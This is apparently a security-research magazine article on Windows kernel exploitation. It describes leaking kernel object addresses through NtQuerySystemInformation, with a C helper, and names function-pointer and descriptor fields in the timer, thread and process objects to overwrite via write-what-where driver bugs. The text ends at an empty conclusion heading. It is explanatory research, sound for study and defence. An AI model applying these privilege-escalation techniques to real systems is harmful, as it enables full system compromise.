8. Cesar Cerrudo, Story of a dumb patch, http://www.argeniss.com/research/MSBugPaper.pdf
9. Wikipedia, ANSI escape code, http://en.wikipedia.org/wiki/ANSI_escape_code
10. MSDN, Console Functions, http://msdn.microsoft.com/en-us/library/ms682073%28VS.85%29.aspx
11. Gynvael Coldwind, Enter teh ANSI Escape Code suport for internal cmd.exe commands and BAT scripts, http://gynvael.coldwind.pl/?id=130



Windows Objects in Kernel Vulnerability Exploitation

By Matthew "j00ru" Jurczyk

Windows kernel vulnerabilities are continuously becoming more and more popular among security experts, in the recent years. This is probably caused by the fact that code running in the mysterious, *ring-0* mode has its own set of rules, as well as potential bugs. Moreover, the possible benefits of exploiting a kernel vulnerability are tremendously different from these, found in user-mode software. Such differences are a simple consequence of the operating system design itself – both processor modes are meant to be used by code responsible for various tasks, such as:

- Security management
- Providing a stable execution environment for user applications
- Physical device management
- Running user-specific programs, such as word processor, internet browser, games etc.

As can be seen, the first three points require considerably higher system privileges, than the latter one. Associating different code modules with different privileges is called *privilege separation*, and is a vital part of *Protected Mode* – the operational mode introduced in the Intel x86 processors in the early 90's. This paper aims to cover some of the possible ways of gathering sensitive data from the Windows kernel, and then using it to elevate the current application privileges, consequently leading to system security compromise.


PROTECTED-MODE BASICS

Before thinking of how the system privileges could be escalated by a potential attacker, one should firstly focus on some basic information about the *Protected Mode* design.

What has been mentioned in the previous section, various system tasks require multiple privilege levels to work on. Thus, in order to provide fair system security, less critical modules should be assigned lower privileges, while the more critical ones should run with full control over the system. To achieve this, Intel introduced four privilege levels (so-called *rings*) - with *ring-0* being the most, and *ring-3* less privileged mode. In practice, most of the modern operating systems only take advantage of *ring-0* and *ring-3*, leaving the remaining two levels unused. Hence, two types of code can be distinguished – *kernel* code (which is not limited to the kernel image, only), having almost complete control over the machine (virtualization mechanisms are beyond the scope of this paper) and *user* code, most commonly executed by ordinary applications, used by the user himself.

One of the most revolutionary features brought by *Pro-*

Diagram 1.
Microsoft Windows virtual memory layout



tected Mode was memory protection. As opposed to *Real Mode*, it is now possible for the system to maintain the total, available physical memory in a convenient manner. The address space size increased from 20 to 32 bits (1 megabyte to 4 gigabytes). Furthermore, as the virtual addressing was distract from physical addressing, the OS was eventually able to separate the memory areas utilized by numerous, active processes.

However, all the features found in new CPU series would remain useless, if the operating systems didn't support these features in the *software way*. Hence, the authors of the operating systems had to design a reasonable security model, based on the *Protected Mode* improvements. The general idea, used in Windows until today, is shown in *Diagram 1*. As the image presents, the entire virtual addressing is split into two major parts – *user- and kernel-memory*.

The lower part of the address space is purposed to be accessed by user's applications. As mentioned before, all the programs working on Windows are taking advantage of virtual memory separation – in other words, every single process can operate on his own 2 gigabytes of memory, without sharing it with any other program – this part of memory is *process-specific*. A natural consequence is that user memory is swappable – can be swapped out and saved on the hard disk, when the system is running out of physical memory. Due to the fact that these memory regions are used by non-privileged modules, they can be accessed from within all rings.

The higher part, on the other hand, *belongs* to modules running under *ring-0*. It can be accessed by the system code, only – ordinary applications are unable to execute, modify, or even read its contents. These regions are system-wide, thus don't change on thread switch, but remain the same regardless of the current process. Gaining the ability to execute *ring-0* code makes it possible to subvert the system security, i.e. by installing a stealth *rootkit*, or performing other malicious operations. The entire security design is based on preventing an usual user from altering the existing kernel code or executing his own.

Even though user applications are meant to execute with the *ring-3* rights, a great number of operations cannot be achieved without employing some system management functions, placed in the kernel areas. As noted, it is impossible to directly call privileged code, due to the memory access restrictions. However, a few transition mechanisms have been developed, allowing *ring-3* to *ring-0* transitioning, such as:

- System calls (SYSENTER/SYSEXIT instructions)
- Interrupts (INT instruction)
- Call Gates (CALL FAR instruction)

All of the above methods let the application call a pre-defined kernel function with a certain number of parameters. In case of syscalls, the system must previously initialize an adequate *Model-specific register* (MSR), interrupts require a valid *Interrupt Descriptor Table* to be present, while Call Gates are based on the *Global/Local Descriptor Table*. As can be seen, all of the methods take advantage of structures managed by the system itself. The user is unable to mess with either GDT or IDT – these structures reside inside kernel memory – or MSR, as the *Write MSR* (WMSR) instruction is reserved for *ring-0* mode.

As shown, probably the only possible way of elevating the security privileges would require finding and exploiting a vulnerability present in a kernel function, that is able to be called by a (potentially hostile) user application.

THE REAL VALUE OF KERNEL ADDRESSES

Having some elementary knowledge of how Protected Mode works, one could ask about how the kernel addresses could prove useful for an user-mode application, since the process wouldn't be able to access data under that address, after all. On the other hand, numerous vulnerabilities are being found in device drivers, and a majority of them can be classified as *write-what-where conditions*. This particular kind of bug makes it possible to, literally, use the vulnerable driver to write a specified value (**what**) to a chosen location (**where**). Such a situation might be a consequence of many possible scenarios, like lack of input/output pointer sanity checks, *pool-based* buffer overflows, and so on. In order to gain *ring-0* code execution, one must first choose the appropriate *what* and *where* operands, so that the write operation leads to the desired result.

For the last couple of years, various critical memory locations (playing the <i>where</i> role) have been researched and described in detail. This includes places, such as **nt!KiDebugRoutine**[1], **nt!HalDispatchTable**[2] (exported), **nt!MmUserProbeAddress**[3] (exported), or even the kernel code instructions, themselves! Some of the above methods turned out to be stable and solid, while other remained in the hypothetical state only. One way or another, all of them pose a very interesting subject for further investigation.

WINDOWS OBJECTS

In order to provide consistent access to various resources made available by the operating system, Windows implements a specific object model. As Windows *Internals 5* states[4], the object manager (a part of the Windows kernel responsible for object management) was designed to meet the following goals:

- Provide a common, uniform mechanism for using system resources,
- Isolate object protection to one location in the operating system so that C2 security compliance can be achieved,
- Provide a mechanism to charge processes for their use of objects so that limits can be placed on the usage of system resources,
- Establish an object-naming scheme that can readily incorporate existing objects, such as the devices, files, and directions of the file system, or other independent collections of objects,
- Support the requirements of various operating system environments,
- Establish uniform rules for object retention,
- Provide the ability to isolate objects for a specific session to allow for both *local* and *global* objects in the namespace.

In this paper, we are mostly interested in the *executive* objects, commonly (yet indirectly) utilized by user-mode applications through the Windows API. Some examples of such objects are: files, directories, threads, processes or events. These resources can be tampered with, using functions like *CreateFile*, *WriteFile*, *OpenProcess*, *SetEvent* etc. Each of the above object types represents a certain system resource.

Internally, Windows objects are implemented as basic structures, containing *type-specific* information. Since these structures are stored inside kernel memory, and thus no application has direct access to its contents, all the desired operations are performed by the kernel, on behalf of the user's program. However, *ring-3* code doesn't operate on raw kernel addresses – instead, special values called Handles are provided by the Object Manager. These *handles* are actually indexes into the *Process Handle Table*, which in turn contains pointers to the associated structures. In other words, handles are used as the user-mode representatives of system resources, and are translated to real pointers in the kernel mode.

The internal object structure is composed of two integral parts – the object header, common for all existing types of objects, and the latter part – *object-specific* data. The object header includes information such as its name, security descriptor, quota charges and other, standard characteristics. More precisely, it is described by a structure named OBJECT_HEADER, presented in *Listing 1*.

Listing 1. Definition of the OBJECT_HEADER structure on Windows 7 RC x86

```
nt!_OBJECT_HEADER
   +0x000 PointerCount       : Int4B
   +0x004 HandleCount        : Int4B
   +0x004 NextToFree         : Ptr32 Void
   +0x008 Lock               : _EX_PUSH_LOCK
   +0x00c TypeIndex          : UChar
   +0x00d TraceFlags         : UChar
   +0x00e InfoMask           : UChar
   +0x00f Flags              : UChar
   +0x010 ObjectCreateInfo   : Ptr32 _OBJECT_CREATE_INFORMATION
   +0x010 QuotaBlockCharged  : Ptr32 Void
   +0x014 SecurityDescriptor : Ptr32 Void
   +0x018 Body               : _QUAD
```

After 24 bytes of the above properties, a next structure follows, depending on the object type. Most of the *executive* object structures are defined in the Microsoft Debugging Symbols[5] for the *ntoskrnl.exe* image. Some exemplary, widely used structure names are: *KPROCESS* (process), *KTHREAD* (thread) or *KSEMAPHORE* (semaphore). More detailed definitions of a few objects are presented later in this paper.

RETRIEVING OBJECT-RELATED INFORMATION FROM WITHIN USER-MODE

As mentioned before, every single internal object structure is safely stored in the high memory regions, protected from unauthorized write access. Despite that, as it turns out, Windows operating system provides multiple services (system calls), designed to supply a variety of information regarding the current system state. A list of the most important information-querying functions follows:

- **NtQuerySystemInformation**[6] – returns system-wide information, such as kernel configuration (e.g. *memory pools*), hardware information (e.g. processor characteristics), global system settings (e.g. current time), and much more,
- **NtQueryInformationProcess**[7] – returns information about a certain process, based on internal process structures like *KPROCESS*,
- **NtQueryInformationThread**[8] – same as above, involving the thread object,
- **NtQueryJobObject, NtQueryInformationToken, NtQueryInformationPort** and other – return *type-*

Listing 2. Definitions of the structures return by the NtQuerySystemInformation system call

```
typedef struct _SYSTEM_HANDLE_TABLE_ENTRY_INFO {
  USHORT UniqueProcessId;
  USHORT CreatorBackTraceIndex;
  UCHAR ObjectTypeIndex;
  UCHAR HandleAttributes;
  USHORT HandleValue;
  PVOID Object;
  ULONG GrantedAccess;
} SYSTEM_HANDLE_TABLE_ENTRY_INFO, *PSYSTEM_HANDLE_TABLE_ENTRY_INFO;

typedef struct _SYSTEM_HANDLE_INFORMATION {
ULONG NumberOfHandles;
SYSTEM_HANDLE_TABLE_ENTRY_INFO Handles[ 1 ];
} SYSTEM_HANDLE_INFORMATION, *PSYSTEM_HANDLE_INFORMATION;
```

Where:
UniqueProcessId
The Process ID of the owner of the handle.

CreatorBackTraceIndex
Debugging purpose field, usually zero.

ObjectTypeIndex
The object type identifier of the handle in consideration.

HandleAttributes
Contains internal flags, specifying the handle properties (such as *PROTECTED_FROM_CLOSE*).

HandleValue
The exact handle value, that the owner process is operating on.

Object
The kernel-mode address of the object referred by the handle.

GrantedAccess
Access granted at the time of creating the handle.

Listing 3. An exemplary function, retrieving the virtual address of a specified object

```
LPVOID GetHandleAddress(ULONG dwProcessId, USHORT hObject)
{
  NTSTATUS NtStatus;
  SYSTEM_HANDLE_INFORMATION SystemHandle;
  BYTE* HandleInformation;
  DWORD BytesReturned = 0;
  ULONG i;

NtQuerySystemInformation(SystemHandleInformation,
&SystemHandle,sizeof (SYSTEM_HANDLE_INFORMATION), &BytesReturned);

  HandleInformation = new BYTE[BytesReturned];
  if(!HandleInformation)
    return NULL;

if(!NT_SUCCESS(NtQuerySystemInformation(SystemHandleInformation,
HandleInformation,BytesReturned,&BytesReturned)))
  {
    delete HandleInformation;
    return NULL;
  }

  PSYSTEM_HANDLE_INFORMATION HandleInfo = (typeof(HandleInfo))
HandleInformation;
  PSYSTEM_HANDLE_TABLE_ENTRY_INFO CurrentHandle = &HandleInfo-
>Handles[0];

  for( i=0;i<HandleInfo->NumberOfHandles;CurrentHandle++,i++ )
  {
    if(CurrentHandle->UniqueProcessId == dwProcessId &&
       CurrentHandle->HandleValue     == (USHORT)hObject)
    {
      LPVOID ReturnAddr = CurrentHandle->Object;
      delete HandleInformation;
      return ReturnAddr;
    }
  }

  delete HandleInformation;
  return NULL;
}
```

specific information about a specific Windows object.

A majority of the *NtQueryInformation~* functions have their counterparts – *NtSetInformation~* - responsible for changing the specified information instead of querying for it. However, among all the available information classes (defined in *ddk\winddk.h* and *ddk\ntapi.h*, can also be found in the *Windows NT 2000 Native API Reference*[9] book), some of them are marked read-only, while other can be changed, as well. Because of the fact that most of the information related to objects is obtained and set using the above routines, they are extensively used by multiple external libraries, such as *kernel32*.dll, which utilize these system calls to implement documented Windows API functions.

The **NtQuerySystemInformation** function along with **SystemHandleInformation** parameter can be used to obtain data regarding all open handles present in the system. On a valid call, the function returns a 32-bit unsigned integer – *NumberOfHandles* – and the appropriate number of *SYSTEM_HANDLE_TABLE_ENTRY_INFO* structures, each describing a single handle. The definitions of both structures are shown in *Listing 2*.

After successfully reading structures of all the existing system handles, one can easily extract the address of a certain object. The problem is even simpler, when the handle is created in the context of the local process – in this case, both *UniqueProcessId* and *HandleValue* fields are known straight away, which is enough to find the right descriptor structure. *Listing 3* shows an exemplary function, extracting the object structure address based on the two values detailed above.

In practice, one is able to obtain the address of any object, regardless of its type – the only requirement here is that the process in consideration created a handle to the resource, and we know its numeric value. Being able to find any given object, let's proceed to the next step.

SOME PARTICULAR WINDOWS OBJECTS IN PRACTICE

In the *Introduction* section of this paper, I mentioned that before exploiting a *write-what-where* vulnerability, one must find a place that – when overwritten – would lead us straight to a privilege elevation. In other words, appropriate fields, such as function pointers, must be found in the object structures to compromise the machine. Additionally, one must be able to get the kernel to use the modified pointer – this, however, doesn't pose a serious problem.

Out of nearly 30 *executive* objects, three objects that illustrate the idea best are described here. These objects are **Timer (KTIMER)**, **Thread (KTHREAD)**, **Process (KPROCESS)**. It is possible to find a few more structures, containing very sensitive fields – keep in mind that overwriting a function pointer is not a necessity. Modifying other, less "ordinal" values could be also a good solution in many cases.

TIMER OBJECT

The first target on our way to achieve privileged code execution is a Waitable Timer Object. As the MSDN documentation states[10]:

A waitable timer object is a synchronization object whose state is set to signaled when the specified due time arrives. There are two types of waitable timers that can be created: manual-reset and synchronization. A timer of either type can also be a periodic timer.

This mechanism has been present in Microsoft Windows since the very beginning of NT series, and hasn't changed too much during the past few years. Some of the most important API functions utilized by legitimate user-mode applications, include:

Listing 4. The KTIMER structure definition

```
nt!_KTIMER
 +0x000 Header                          : _DISPATCHER_HEADER
 +0x010 DueTime                        : _ULARGE_INTEGER
 +0x018 TimerListEntry                 : _LIST_ENTRY
 +0x020 Dpc                            : Ptr32 _KDPC
 +0x024 Period                         : Uint4B
```

Listing 5. The KDPC structure definition

```
nt!_KDPC
   +0x000 Type                                  : UChar
   +0x001 Importance                            : UChar
   +0x002 Number                                : Uint2B
   +0x004 DpcListEntry                          : _LIST_ENTRY
+0x00c DeferredRoutine                          : Ptr32 void
+0x010 DeferredContext                          : Ptr32 Void
+0x014 SystemArgument1                          : Ptr32 Void
+0x018 SystemArgument2                          : Ptr32 Void
+0x01c DpcData                                  : Ptr32 Void
```

- **CreateWaitableTimer** and **CreateWaitableTimerEx** for creating the object,
- **SetWaitableTimer** for setting the object configuration, such as the interval time, timer period, optional callback routines, and so on. Internally, this function is responsible for the actual modification of the kernel object contents,
- **CancelWaitableTimer** to deactivate the mechanism and **CloseHandle** to entirely give up using the particular object.

Keeping the above names in mind, it's also important to know what system calls are employed while using documented API functions – these are **NtCreateTimer** and **NtOpenTimer** for requesting access to an existing timer or creating one from scratch, **NtSetTimer** for changing the object settings, **NtCancelTimer** for deactivating a chosen timer.

Because of the fact that every Windows object does have its own *type-specific* structure, so have the timers. To be more exact, all the internal timer-management functions operate on a common structure definition – see *Listing 4*.

At a first glance, one might not see any value that could be worth being beneficially overwritten. The important fact, however, is that the DPC acronym stands for *Deferred Procedure Call*, a popular *kernel-mode* Windows mechanism allowing high-priority task to schedule a procedure to be executed later in time, with lower priority. And so, the *KDPC* structure definition does contain fields that are indeed worth being changed – see *Listing 5*. The pointer to the deferred function is placed inside the DeferredRoutine field, found at offset 0x0C (12d).

As shown, having control over the internal *KTIMER* structure would let a potential attacker execute a *ring-0* payload, by forwarding the *Dpc* pointer to the user-mode part of memory, where a new, malicious KDPC structure could be easily crafted.

THREAD OBJECT

The next structure that, after being altered, brings certain benefits, is the structure responsible for storing information about a single thread present in the system. As a relatively complex mechanism, a number of various information regarding every thread must be kept in memory, such as information about *user-* and *ker-*

Listing 7. The *SuspendApc* field initialization

```
PAGELK:0071221D     push     ebx
PAGELK:0071221E     push     ebx
PAGELK:0071221F     push     offset _
KiSuspendThread@12
PAGELK:00712224     push     offset _xHalPrepareForBugcheck@4
PAGELK:00712229     push     offset _KiSuspendNop@20
PAGELK:0071222E     push     ebx
PAGELK:0071222F     push     esi
PAGELK:00712230     lea      eax, [esi+194h]
PAGELK:00712236     push     eax
PAGELK:00712237     call     _KeInitializeApc@32
```

Or, translated into pseudo-code:

```
KeInitializeApc(KTHREAD->SuspendApc, KTHREAD, 0, KiSuspendNop,
xHalPrepareForBugcheck, KiSuspendThread, 0, 0);
```

nel- mode stacks, *Thread Environment* Block pointer, multiple flags, execution priority, processor affinity, and much more. The most interesting part of the *KTHREAD* structure, however, is one specific field called *SuspendApc*, a pointer to the *KAPC* structure. Let's find out what this name stands for!

The APC (*Asynchronous Procedure Call*) mechanism[11] allows system modules to queue a procedure to be called in the context of a chosen thread, either in *ring-3* or *ring-0* mode. Such a procedure is described by the *KAPC* structure which, in turn, is put onto a special *thread-specific* queue. When an appropriate moment comes (i.e. when the thread enters an alerted state, for example by using the *SleepEx*[12] API function), the procedures are called respectively, and their corresponding structures are erased from the queue – most often, until the queue is entirely empty.

The question is – what does it have to do with the *SuspendApc* field in our structure?

Since Windows NT times, a mechanism called *thread suspension* has been supported by the Windows API. This basically means that most threads, belonging to ordinary applications can remain in two, opposite states: active and inactive. In case of the first one, the thread's execution is normally scheduled, based on its affinity, priority, general system state and numerous other factors. In the latter case, however, the thread is considered *frozen* – the operating system doesn't schedule its execution, its current stack contents/processor context doesn't change etc.

Suspending and resuming threads can be achieved by using the **SuspendThread**[13] and **ResumeThread**[14] API functions or, more internally, **NtSuspendThread** along with **NtResumeThread**. The most interesting part of this mechanism is the actual way, of how the execution of an active thread is being suspended after calling an adequate function.

On thread creation, the *KeInitThread* function initializes the *SuspendApc* field with some pre-defined values, which don't change until the thread termination. After that, when an external process decides to suspend our thread, the already-initialized *KAPC* structure is put on the APC queue belonging to the thread in consideration. The *NormalRoutine* function – *KiSuspendThread* in this case – is then immediately called in the context of the target thread. When the procedure returns, the thread is already suspended. The interesting part of how the mechanisms works is the fact that the user is able to:

1. Retrieve the virtual address of a specified thread's *KTHREAD* structure, and hence the *SuspendApc* field too,
2. Indirectly (through system calls) call the function pointer defined in *KAPC*

If additionally, the user knew a way of overwriting certain kernel memory areas (i.e. using a vulnerable device driver), the *KTHREAD* structure could be successfully utilized in the vulnerability exploitation process.

One thing that should be noted is that using the thread suspension mechanism is being advised against even by Microsoft itself, as it might cause serious stability problem in the context of the application with suspended threads.

The technique covered in this chapter was first described by *skape & Skywing* in the "a catalog of windows local kernel-mode backdoors" article[15].

PROCESS OBJECT

Another object that could be taken into consideration while exploiting a *write-what-where* vulnerability could be the process itself. Just like threads, processes – special *containers* responsible for providing common execution environment (such as memory context) to multiple threads – must also be described by a variety of different parameters. These include kernel / user execution times, thread list, flags, affinity and others. For a complete listing of the *KPROCESS* structure definition, see *Listing 8*.

A variety of fields that could be taken advantage of, can be observed. In this particular case, however, I would like to focus on *LdtDescriptor*.

The Intel x86 architecture supports two types of Descriptor Tables: the Global and Local ones. While GDT is a *per-processor* structure, there can be multiple LDTs available on the system. More precisely, Windows allows at most one LDT to be associated with a single process. Due to the fact that the decision whether to use the local table or not is up to the application itself – it is an optional feature. As a consequence, every process is started without LDT – it can be created and maintained by the system on demand.

Listing 8. The *KPROCESS* structure definitionn

```
+0x000 Header                                    : _DISPATCHER_HEADER
+0x010 ProfileListHead                           : _LIST_ENTRY
+0x018 DirectoryTableBase                        : Uint4B
+0x01c LdtDescriptor                             : _KGDTENTRY
+0x024 Int21Descriptor                           : _KIDTENTRY
+0x02c ThreadListHead                            : _LIST_ENTRY
+0x034 ProcessLock                               : Uint4B
+0x038 Affinity                                  : _KAFFINITY_EX
+0x044 ReadyListHead                             : _LIST_ENTRY
+0x04c SwapListEntry                             : _SINGLE_LIST_ENTRY
+0x050 ActiveProcessors                          : _KAFFINITY_EX
+0x05c AutoAlignment                             : Pos 0, 1 Bit
+0x05c DisableBoost                              : Pos 1, 1 Bit
+0x05c DisableQuantum                            : Pos 2, 1 Bit
+0x05c ActiveGroupsMask                          : Pos 3, 1 Bit
+0x05c ReservedFlags                             : Pos 4, 28 Bits
+0x05c ProcessFlags                              : Int4B
+0x060 BasePriority                              : Char
+0x061 QuantumReset                              : Char
+0x062 Visited                                   : UChar
+0x063 Unused3                                   : UChar
+0x064 ThreadSeed                                : [1] Uint4B
+0x068 IdealNode                                 : [1] Uint2B
+0x06a IdealGlobalNode                           : Uint2B
+0x06c Flags                                     : _KEXECUTE_OPTIONS
+0x06d Unused1                                   : UChar
+0x06e IopmOffset                                : Uint2B
+0x070 Unused4                                   : Uint4B
+0x074 StackCount                                : _KSTACK_COUNT
+0x078 ProcessListEntry                          : _LIST_ENTRY
+0x080 CycleTime                                 : Uint8B
+0x088 KernelTime                                : Uint4B
+0x08c UserTime                                  : Uint4B
+0x090 VdmTrapcHandler                           : Ptr32 Void
```

The descriptor table management functions are scattered between the Win32 (*kernel32.dll*) and undocumented, native (*ntdll.dll*) API. When one wants to employ the LDT mechanism, he can choose between calling **NtSetInformationProcess** and **NtSetLdtEntries** (both from the Native API set). On the other hand, querying for information about existing descriptors is accomplished by using either **GetThreadSelectorEntry**[16] (Win32 API) or **NtQueryInformationProcess** (Native API).

Because of the volatile nature of LDTs (which have to be changed every time the process context is switched), the system does have to safely store the descriptor, so that it can be copied into GDT when desired, but wouldn't be accessible by the application's code, at the same time – the *KPROCESS* structure seems to be a perfect place for this purpose, and so it is!

As presented in the "GDT and LDT in Windows kernel vulnerability exploitation"[17], having at least partial control over a segment descriptor may tremendously affect the system security. A potential attacker could try to transform an existing *LDT-type* descriptor into a *ring-0 Call Gate*, or redirect the existing LDT into user-space memory, where further steps would be taken to elevate the execution privileges.

COMPATIBILITY

When it comes to kernel-mode exploitation, what counts most is the compatibility across as great number of system versions, as possible. Let's reflect about whether the techniques presented above, or any other attacks based on overwriting the contents of Windows objects, could be used to develop a stable exploit. The actual exploitation process consists of three major parts: retrieving a certain object's address, preparing data used to overwrite the object, and sending a proper signal to the vulnerable device driver (or modifying the kernel memory by other means).

The presented method of enumerating all handles present in the system – *NtQuerySystemInformation* with the *SystemHandleInformation* parameter is valid for every Windows NT version known by the author, and can be treated as a reliable source of handle-related information. However, obtaining the base address of the object is just the first phase of calculating the virtual address of a particular field. The second part requires a correct offset to be added to the base, which could result in compatibility-related problems. As Microsoft is removing, adding, and changing existing features in both *user-* and *kernel-mode*, the offsets in internal (especially non-documented) structures tend to change very frequently. One possible solution to this problem would be to hardcode offsets from all the *exploit-supported* Windows versions and check the version before performing any WRITE operation in the kernel. Another option would require the attacker to use a *relatively stable* structure, such as **KTIMER**, which hasn't changed since decades.

As for the destination data preparation, the real compatibility depends on the object type of our choice. Although, in most cases, the desired result is having a function pointer modified, and then getting the kernel to call it – in such a situation, no compatibility issues may occur (the function pointer of the attacker's payload doesn't have to be *formed* in any way). The very last part of the actual attack – sending the "launch signal" to the kernel module in consideration -

doesn't pose any problem in the compatibility context.

Taking the above facts into consideration, the only potential, significant issue would regard *object-specific* offsets that could possibly vary from one system version to another – as shown, multiple countermeasures can be taken in order to eliminate this problem. Therefore, methods presented in this paper can be considered relatively stable, in comparison to other, existing techniques.

CONCLUSION

